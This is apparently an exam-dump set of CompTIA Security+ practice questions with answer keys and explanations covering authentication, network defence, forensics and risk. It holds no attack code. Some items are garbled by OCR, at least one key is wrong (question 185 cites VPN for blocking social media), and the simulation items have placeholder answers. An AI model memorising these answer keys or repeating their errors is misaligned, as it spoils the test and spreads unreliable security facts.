
NEW QUESTION 91
- (Exam Topic 1)
You received the output of a recent vulnerability assessment.
Review the assessment and scan output and determine the appropriate remedialion(s} 'or «ach dewce. Remediation options may be selected multiple times, and some devices may require more than one
remediation.
If at any time you would like to biing bade the initial state ot the simulation, please dick me Reset All button.

A. Mastered
B. Not Mastered

Answer: A

Explanation:

Graphical user interface, application, website, Teams Description automatically generated

Graphical user interface, text, application Description automatically generated

NEW QUESTION 93
- (Exam Topic 1)
The Chief Technology Officer of a local college would like visitors to utilize the school's WiFi but must be able to associate potential malicious activity to a specific person. Which of the following would BEST allow this objective to be met?

A. Requiring all new, on-site visitors to configure their devices to use WPS
B. Implementing a new SSID for every event hosted by the college that has visitors
C. Creating a unique PSK for every visitor when they arrive at the reception area
D. Deploying a captive portal to capture visitors' MAC addresses and names

Answer: D

Explanation:
A captive portal is a web page that requires visitors to authenticate or agree to an acceptable use policy before allowing access to the network. By capturing visitors' MAC addresses and names, potential malicious activity can be traced back to a specific person.

NEW QUESTION 98
- (Exam Topic 1)
A security administrator is working on a solution to protect passwords stored in a database against rainbow table attacks Which of the following should the administrator consider?

A. Hashing
B. Salting
C. Lightweight cryptography
D. Steganography

Answer: B

Explanation:
Salting is a technique that adds random data to a password before hashing it. This makes the hash output more unique and unpredictable, and prevents attackers from using precomputed tables (such as rainbow tables) to crack the password hash. Salting also reduces the risk of collisions, which occur when different passwords produce the same hash.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://auth0.com/blog/adding-salt-to-hashing-a-better-way-to-store-passwords/

NEW QUESTION 103
- (Exam Topic 1)
Remote workers in an organization use company-provided laptops with locally installed applications and locally stored data Users can store data on a remote server using an encrypted connection. The organization discovered data stored on a laptop had been made available to the public Which of the following security solutions would mitigate the risk of future data disclosures?

A. FDE
B. TPM
C. HIDS
D. VPN

Answer: A

Explanation:
Based on these definitions, the best security solution to mitigate the risk of future data disclosures from a laptop would be FDE123. FDE would prevent unauthorized access to the data stored on the laptop even if it is stolen or lost. FDE can also use TPM to store the encryption key and ensure that only trusted software can decrypt the data3. HIDS and VPN are not directly related to data encryption, but they can provide additional security benefits by detecting intrusions and protecting network traffic respectively.

NEW QUESTION 106
- (Exam Topic 1)
Which of the following environments utilizes dummy data and is MOST likely to be installed locally on a system that allows code to be assessed directly and modified easily with each build?

A. Production
B. Test
C. Staging
D. Development

Answer: D

Explanation:
A development environment is the environment that is used to develop and test software. It is typically installed locally on a system that allows code to be assessed directly and modified easily with each build. In this environment, dummy data is often utilized to test the software's functionality.
Reference: CompTIA Security+ Study Guide, Exam SY0-601, Chapter 3: Architecture and Design

NEW QUESTION 108
- (Exam Topic 1)
A security analyst needs an overview of vulnerabilities for a host on the network. Which of the following is the BEST type of scan for the analyst to run to discover which vulnerable services are running?

A. Non-credentialed
B. Web application
C. Privileged
D. Internal

Answer: C

Explanation:
Privileged scanning, also known as credentialed scanning, is a type of vulnerability scanning that uses a valid user account to log in to the target host and examine vulnerabilities from a trusted user's perspective. It can provide more accurate and comprehensive results than unprivileged scanning, which does not use any credentials and only scans for externally visible vulnerabilities.

NEW QUESTION 111
- (Exam Topic 2)
Multiple beaconing activities to a malicious domain have been observed. The malicious domain is hosting malware from various endpoints on the network. Which of the following technologies would be best to correlate the activities between the different endpoints?

A. Firewall
B. SIEM
C. IPS
D. Protocol analyzer

Answer: B

Explanation:
SIEM stands for Security Information and Event Management, which is a technology that collects, analyzes, and correlates data from multiple sources, such as firewall logs, IDS/IPS alerts, network devices, applications, and endpoints. SIEM provides real-time monitoring and alerting of security events, as well as historical analysis and reporting for compliance and forensic purposes.
A SIEM technology would be best to correlate the activities between the different endpoints that are beaconing to a malicious domain. A SIEM can detect the malicious domain by comparing it with threat intelligence feeds or known indicators of compromise (IOCs). A SIEM can also identify the endpoints that are communicating with the malicious domain by analyzing the firewall logs and other network traffic data. A SIEM can alert the security team of the potential compromise and provide them with relevant information for investigation and remediation.

NEW QUESTION 115
- (Exam Topic 2)
A company recently upgraded its authentication infrastructure and now has more computing power. Which of the following should the company consider using to ensure user credentials are
being transmitted and stored more securely?

A. Blockchain
B. Salting
C. Quantum
D. Digital signature

Answer: B

Explanation:
Salting is a technique that adds random data to user credentials before hashing them. This makes the hashed credentials more secure and resistant to brute-force attacks or rainbow table attacks. Salting also ensures that two users with the same password will have different hashed credentials.
A company that has more computing power can consider using salting to ensure user credentials are being transmitted and stored more securely. Salting can increase the complexity and entropy of the hashed credentials, making them harder to crack or reverse.

NEW QUESTION 119
- (Exam Topic 2)
The application development teams have been asked to answer the following questions:
- Does this application receive patches from an external source?
- Does this application contain open-source code?
- Is this application accessible by external users?
- Does this application meet the corporate password standard? Which of the following are these questions part of?

A. Risk control self-assessment
B. Risk management strategy
C. Risk acceptance
D. Risk matrix

Answer: A

Explanation:

A risk control self-assessment (RCSA) is a process that allows an organization to identify, evaluate, and mitigate the risks associated with its activities, processes, systems, and products. A RCSA involves asking relevant questions to assess the effectiveness of existing controls and identify any gaps or weaknesses that need improvement. A RCSA also helps to align the risk appetite and tolerance of the organization with its strategic objectives and performance.
The application development teams have been asked to answer questions related to their applications' security posture, such as whether they receive patches from an external source, contain open-source code, are accessible by external users, or meet the corporate password standard. These questions are part of a RCSA process that aims to evaluate the potential risks and vulnerabilities associated with each application and determine how well they are managed and mitigated.

NEW QUESTION 122
- (Exam Topic 2)
A security investigation revealed mat malicious software was installed on a server using a server administrator credentials. During the investigation the server administrator explained that Telnet was regularly used to log in. Which of the blowing most likely occurred?

A. A spraying attack was used to determine which credentials to use
B. A packet capture tool was used to steal the password
C. A remote-access Trojan was used to install the malware
D. A directory attack was used to log in as the server administrator

Answer: B

Explanation:
Telnet is an insecure protocol that transmits data in cleartext over the network. This means that anyone who can intercept the network traffic can read the data, including the username and password of the server administrator. A packet capture tool is a software or hardware device that can capture and analyze network packets. An attacker can use a packet capture tool to steal the password and use it to install malicious software on the server. References: https://www.comptia.org/content/guides/what-is-network-security

NEW QUESTION 123
- (Exam Topic 2)
An attack has occurred against a company.
INSTRUCTIONS
You have been tasked to do the following:
Identify the type of attack that is occurring on the network by clicking on the attacker's tablet and reviewing the output. (Answer Area 1).
Identify which compensating controls should be implemented on the assets, in order to reduce the effectiveness of future attacks by dragging them to the correct server.
(Answer area 2) All objects will be used, but not all placeholders may be filled. Objects may only be used once.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Select and Place:

Answer Area 1

| SQL Injection |
| Cross Site Scripting |
| XML Injection |
| Session Hijacking |

Type of attack
(?)

Answer Area 2

| Input Validation |
| Code Review |
| WAF |
| URL Filtering |
| Record level access control |

A. Mastered
B. Not Mastered

Answer: A

Explanation:
A computer screen shot of a computer Description automatically generated with low confidence

NEW QUESTION 127
- (Exam Topic 2)
Which of the following describes software on network hardware that needs to be updated on a rou-tine basis to help address possible vulnerabilities?

A. Vendor management
B. Application programming interface
C. Vanishing
D. Encryption strength
E. Firmware

Answer: E

Explanation:
Firmware is software that allows your computer to communicate with hardware devices, such as network routers, switches, or firewalls. Firmware updates can fix bugs, improve performance, and enhance security features. Without firmware updates, the devices you connect to your network might not work properly or might be vulnerable to attacks1. You can have Windows automatically download recommended drivers and firmware updates for your hardware devices1, or you can use a network monitoring software to keep track of the firmware status of your devices2. You should also follow the best practices for keeping devices and software up to date, such as enforcing automatic updates, monitoring update status, and testing updates before deploying them

NEW QUESTION 132
- (Exam Topic 2)
Which of the following would be used to find the most common web-applicalion vulnerabilities?

A. OWASP
B. MITRE ATT&CK
C. Cyber Kill Chain
D. SDLC

Answer: A

Explanation:
OWASP (Open Web Application Security Project) is a non-profit organization that provides resources and guidance for improving the security of web applications. It publishes a list of the most common web application vulnerabilities, such as injection, broken authentication, cross-site scripting, etc., and provides recommendations and best practices for preventing and mitigating them

NEW QUESTION 136
- (Exam Topic 2)
An organization recently released a software assurance policy that requires developers to run code scans each night on the repository. After the first night, the security team alerted the developers that more than 2,000 findings were reported and need to be addressed. Which of the following is the MOST likely cause for the high number of findings?

A. The vulnerability scanner was not properly configured and generated a high number of false positives
B. Third-party libraries have been loaded into the repository and should be removed from the codebase.
C. The vulnerability scanner found several memory leaks during runtime, causing duplicate reports for the same issue.

D. The vulnerability scanner was not loaded with the correct benchmarks and needs to be updated.

Answer: A

Explanation:
The most likely cause for the high number of findings is that the vulnerability scanner was not properly configured and generated a high number of false positives. False positive results occur when a vulnerability scanner incorrectly identifies a non-vulnerable system or application as being vulnerable. This can happen due to incorrect configuration, over-sensitive rule sets, or outdated scan databases.
https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/sy0-601-comptia-security-plus-course/

NEW QUESTION 139
- (Exam Topic 2)
Which of the following would satisfy three-factor authentication requirements?

A. Password, PIN, and physical token
B. PIN, fingerprint scan, and ins scan
C. Password, fingerprint scan, and physical token
D. PIN, physical token, and ID card

Answer: C

Explanation:
Three-factor authentication combines three types of authentication methods: something you know (password), something you have (physical token), and something you are (fingerprint scan). Option C satisfies these requirements, as it uses a password (something you know), a physical token (something you have), and a fingerprint scan (something you are) for authentication.
Reference: CompTIA Security+ Study Guide (SY0-601) 7th Edition by Emmett Dulaney, Chuck Easttom Note: There could be other options as well that could satisfy the three-factor authentication requirements as
per the organization's security policies.

NEW QUESTION 143
- (Exam Topic 2)
An organization has hired a security analyst to perform a penetration test The analyst captures 1Gb worth of inbound network traffic to the server and transfers the pcap back to the machine for analysis. Which of the following tools should the analyst use to further review the pcap?

A. Nmap
B. CURL
C. Neat
D. Wireshark

Answer: D

Explanation:
Wireshark is a tool that can analyze pcap files, which are files that capture network traffic. Wireshark can display the packets, protocols, and other details of the network traffic in a graphical user interface. Nmap is a tool that can scan networks and hosts for open ports and services. CURL is a tool that can transfer data from or to a server using various protocols. Neat is a tool that can test network performance and quality.

NEW QUESTION 145
- (Exam Topic 2)
A digital forensics team at a large company is investigating a case in which malicious code was downloaded over an HTTPS connection and was running in memory, but was never committed to disk. Which of the following techniques should the team use to obtain a sample of the malware binary?

A. pcap reassembly
B. SSD snapshot
C. Image volatile memory
D. Extract from checksums

Answer: C

Explanation:
The best technique for the digital forensics team to use to obtain a sample of the malware binary is to image volatile memory. Volatile memory imaging is a process of collecting a snapshot of the contents of a computer's RAM, which can include active malware programs. According to the CompTIA Security+ SY0-601 Official Text Book, volatile memory imaging can be used to capture active malware programs that are running in memory, but have not yet been committed to disk. This technique is especially useful in cases where the malware is designed to self-destruct or erase itself from the disk after execution.

NEW QUESTION 149
- (Exam Topic 2)
An organization's corporate offices were destroyed due to a natural disaster, so the organization is now setting up offices in a temporary work space. Which of the following will the organization most likely consult?

A. The business continuity plan
B. The risk management plan
C. The communication plan
D. The incident response plan

Answer: A

Explanation:
A business continuity plan is a document or a process that outlines how an organization can continue its critical operations and functions in the event of a

disruption or disaster. It can include strategies and procedures for recovering or relocating resources, personnel, data, etc., to ensure minimal downtime and impact. The organization will most likely consult the business continuity plan when setting up offices in a temporary work space after its corporate offices were destroyed due to a natural disaster.

NEW QUESTION 153
- (Exam Topic 2)
A security analyst is assisting a team of developers with best practices for coding. The security analyst would like to defend against the use of SQL injection attacks. Which of the following should the security analyst recommend first?

A. Tokenization
B. Input validation
C. Code signing
D. Secure cookies

Answer: B

Explanation:
Input validation is a technique that involves checking the user input for any malicious or unexpected characters or commands that could be used to perform SQL injection attacks. Input validation can be done by using allow-lists or deny-lists to filter out the input based on predefined criteria. Input validation can prevent SQL injection attacks by ensuring that only valid and expected input is passed to the database queries.

NEW QUESTION 156
- (Exam Topic 2)
A small, local company experienced a ransomware attack. The company has one web-facing server and a few workstations. Everything is behind an ISP firewall. A single web-facing server is set up on the router to forward all ports so that the server is viewable from the internet. The company uses an older version of third-party software to manage the website. The assets were never patched. Which of the following should be done to prevent an attack like this from happening again? (Select three).

A. Install DLP software to prevent data loss.
B. Use the latest version of software.
C. Install a SIEM device.
D. Implement MDM.
E. Implement a screened subnet for the web server.
F. Install an endpoint security solution.
G. Update the website certificate and revoke the existing ones.
H. Deploy additional network sensors.

Answer: BEF

NEW QUESTION 157
- (Exam Topic 2)
Which Of the following best ensures minimal downtime for organizations vÄh crit-ical computing equipment located in earthquake-prone areas?

A. Generators and UPS
B. Off-site replication
C. Additional warm site
D. Local

Answer: B

Explanation:
Off-site replication is a process of copying and storing data in a remote location that is geographically separate from the primary site. It can ensure minimal downtime for organizations with critical computing equipment located in earthquake-prone areas by providing a backup copy of data that can be accessed and restored in case of a disaster or disruption at the primary site.

NEW QUESTION 162
- (Exam Topic 2)
A company wants to deploy PKI on its internet-facing website The applications that are currently deployed are
• www company.com (mam website)
• contact us company com (for locating a nearby location)
• quotes company.com (for requesting a price quote)
The company wants to purchase one SSL certificate that will work for all the existing applications and any future applications that follow the same naming conventions, such as store company com Which of the following certificate types would best meet the requirements?

A. SAN
B. Wildcard
C. Extended validation
D. Self-signed

Answer: B

Explanation:
A wildcard certificate is a type of SSL certificate that can secure multiple subdomains under one domain name by using an asterisk (*) as a placeholder for any subdomain name. For example, *.company.com can secure www.company.com, contactus.company.com, quotes.company.com, etc. It can work for all the existing applications and any future applications that follow the same naming conventions, such as store.company.com.

NEW QUESTION 165
- (Exam Topic 2)

A security administrator is using UDP port 514 to send a syslog through an unsecure network to the SIEM server. Which of the following is the best way for the administrator to improve the process?

A. Change the protocol to TCP.
B. Add LDAP authentication to the SIEM server.
C. Use a VPN from the internal server to the SIEM and enable DLP.
D. Add SSL/TLS encryption and use a TCP 6514 port to send logs.

Answer: D

Explanation:
SSL/TLS encryption is a method of securing the syslog traffic by using cryptographic protocols to encrypt and authenticate the data. SSL/TLS encryption can prevent eavesdropping, tampering, or spoofing of the syslog messages. TCP 6514 is the standard port for syslog over TLS, as defined by RFC 5425. Using this port can ensure compatibility and interoperability with other syslog implementations that support TLS.

NEW QUESTION 168
- (Exam Topic 2)
An attacker is using a method to hide data inside of benign files in order to exfiltrate confidential data. Which of the following is the attacker most likely using?

A. Base64 encoding
B. Steganography
C. Data encryption
D. Perfect forward secrecy

Answer: B

Explanation:
Steganography is a technique for hiding data inside of benign files such as images, audio, or video. This can be used to exfiltrate confidential data without raising suspicion or detection.
References: How to Hide Files Inside Files [Images, Folder] - Raymond.CC Blog; How to Hide Data in a Secret Text File Compartment - How-To Geek; How to Hide Data Within an Image - Medium

NEW QUESTION 171
- (Exam Topic 2)
Which of the following teams combines both offensive and defensive testing techniques to protect an organization's critical systems?

A. Red
B. Blue
C. Purple
D. Yellow

Answer: C

Explanation:
A purple team combines both offensive and defensive testing techniques to protect an organization's critical systems. A purple team is a type of cybersecurity team that consists of members from both the red team and the blue team. The red team performs simulated attacks on the organization's systems, while the blue team defends against them. The purple team facilitates the collaboration and communication between the red team and the blue team, and provides feedback and recommendations for improvement. A purple team can help the organization identify and remediate vulnerabilities, enhance security controls, and increase resilience.
References: https://www.comptia.org/blog/red-team-blue-team-purple-team
https://www.certblaster.com/wp-content/uploads/2020/11/CompTIA-Security-SY0-601-Exam-Objectives-1.0.pd

NEW QUESTION 174
- (Exam Topic 2)
A security operations technician is searching the log named /vax/messages for any events that were associated with a workstation with the IP address 10.1.1.1. Which of the following would provide this information?

A. cat /var/messages | grep 10.1.1.1
B. grep 10.1.1.1 | cat /var/messages
C. grep /var/messages | cat 10.1.1.1
D. cat 10.1.1.1 | grep /var/messages

Answer: A

Explanation:
the cat command reads the file and streams its content to standard output. The | symbol connects the output of the left command with the input of the right command. The grep command returns all lines that match the regex. The cut command splits each line into fields based on a delimiter and extracts a specific field.

NEW QUESTION 176
- (Exam Topic 2)
Which Of the following is the best method for ensuring non-repudiation?

A. SSO
B. Digital certificate
C. Token
D. SSH key

Answer: B

Explanation:
A digital certificate is an electronic document that contains the public key and identity information of an entity, such as a person, organization, website, etc. It is issued and signed by a trusted authority called a certificate authority (CA). It can provide non-repudiation by proving the identity and authenticity of the sender and verifying the integrity of the message or data.

NEW QUESTION 178
- (Exam Topic 2)
A company is concerned about individuals driving a car into the building to gain access. Which of the following security controls would work BEST to prevent this from happening?

A. Bollard
B. Camera
C. Alarms
D. Signage
E. Access control vestibule

Answer: A

Explanation:
Bollards are posts designed to prevent vehicles from entering an area. They are usually made of steel or concrete and are placed close together to make it difficult for vehicles to pass through. In addition to preventing vehicles from entering an area, bollards can also be used to protect buildings and pedestrians from ramming attacks. They are an effective and cost-efficient way to protect buildings and pedestrians from unauthorized access.

NEW QUESTION 181
- (Exam Topic 2)
While troubleshooting a firewall configuration, a technician determines that a "deny any" policy should be added to the bottom of the ACL. The technician updates the policy, but the new policy causes several company servers to become unreachable. Which of the following actions would prevent this issue?

A. Documenting the new policy in a change request and submitting the request to change management
B. Testing the policy in a non-production environment before enabling the policy in the production network
C. Disabling any intrusion prevention signatures on the "deny any" policy prior to enabling the new policy
D. Including an "allow any" policy above the "deny any" policy

Answer: B

Explanation:
Testing the policy in a non-production environment before enabling the policy in the production network would prevent the issue of making several company servers unreachable. A non-production environment is a replica of the production network that is used for testing, development, or training purposes. By testing the policy in a non-production environment, the technician can verify the functionality and impact of the policy without affecting the real network or users. This can help to identify and resolve any errors or conflicts before applying the policy to the production network. Testing the policy in a non-production environment can also help to ensure compliance with security standards and best practices.

NEW QUESTION 185
- (Exam Topic 2)
A security architect is designing the new outbound internet for a small company. The company would like all 50 users to share the same single Internet connection. In addition, users will not be permitted to use social media sites or external email services while at work. Which of the following should be included in this design to satisfy these requirements? (Select TWO).

A. DLP
B. MAC filtering
C. NAT
D. VPN
E. Content filler
F. WAF

Answer: CD

Explanation:
NAT (Network Address Translation) is a technology that allows multiple devices to share a single IP address, allowing them to access the internet while still maintaining security and privacy. VPN (Virtual Private Network) is a technology that creates a secure, encrypted tunnel between two or more devices, allowing users to access the internet and other network resources securely and privately. Additionally, VPNs can also be used to restrict access to certain websites and services, such as social media sites and external email services.

NEW QUESTION 186
- (Exam Topic 2)
A security engineer is building a file transfer solution to send files to a business partner. The users would like to drop off the files in a specific directory and have the server send the file to the business partner. The connection to the business partner is over the internet and needs to be secure. Which of the following can be used?

A. SMIME
B. LDAPS
C. SSH
D. SRTP

Answer: C

Explanation:
SSH stands for Secure Shell, which is a protocol that can be used to securely transfer files over the internet. SSH uses encryption and authentication to protect the data in transit and ensure the identity of the sender and receiver. SSH can also support compression, tunneling, and port forwarding. SSH can be used to send

files to a business partner by using a command-line tool such as scp or sftp, or by using a graphical user interface (GUI) tool such as FileZilla or WinSCP. SSH can also be used to remotely access and manage servers or devices over the internet. References:
- https://www.globalscape.com/solutions/secure-file-transfer
- https://www.jscape.com/blog/how-to-securely-transfer-large-files-over-the-internet

NEW QUESTION 187
- (Exam Topic 2)
An organization recently released a zero-trust policy that will enforce who is able to remotely access certain data. Authenticated users who access the data must have a need to know, depending on their level of permissions.
Which of the following is the first step the organization should take when implementing the policy?

A. Determine a quality CASB solution.
B. Configure the DLP policies by user groups.
C. Implement agentless NAC on boundary devices.
D. Classify all data on the file servers.

Answer: D

Explanation:
zero trust is a security strategy that assumes breach and verifies each request as though it originates from an untrusted network12. A zero trust policy is a set of "allow rules" that specify conditions for accessing certain resources3.
According to one source4, the first step in implementing a zero trust policy is to identify and classify all data and assets in the organization. This helps to determine the level of sensitivity and risk associated with each resource and apply appropriate access controls.
Classifying all data on the file servers is the first step in implementing a zero trust policy because it helps to determine the level of sensitivity and risk associated with each resource and apply appropriate access controls.
Reference: Zero Trust implementation guidance | Microsoft Learn

NEW QUESTION 190
- (Exam Topic 2)
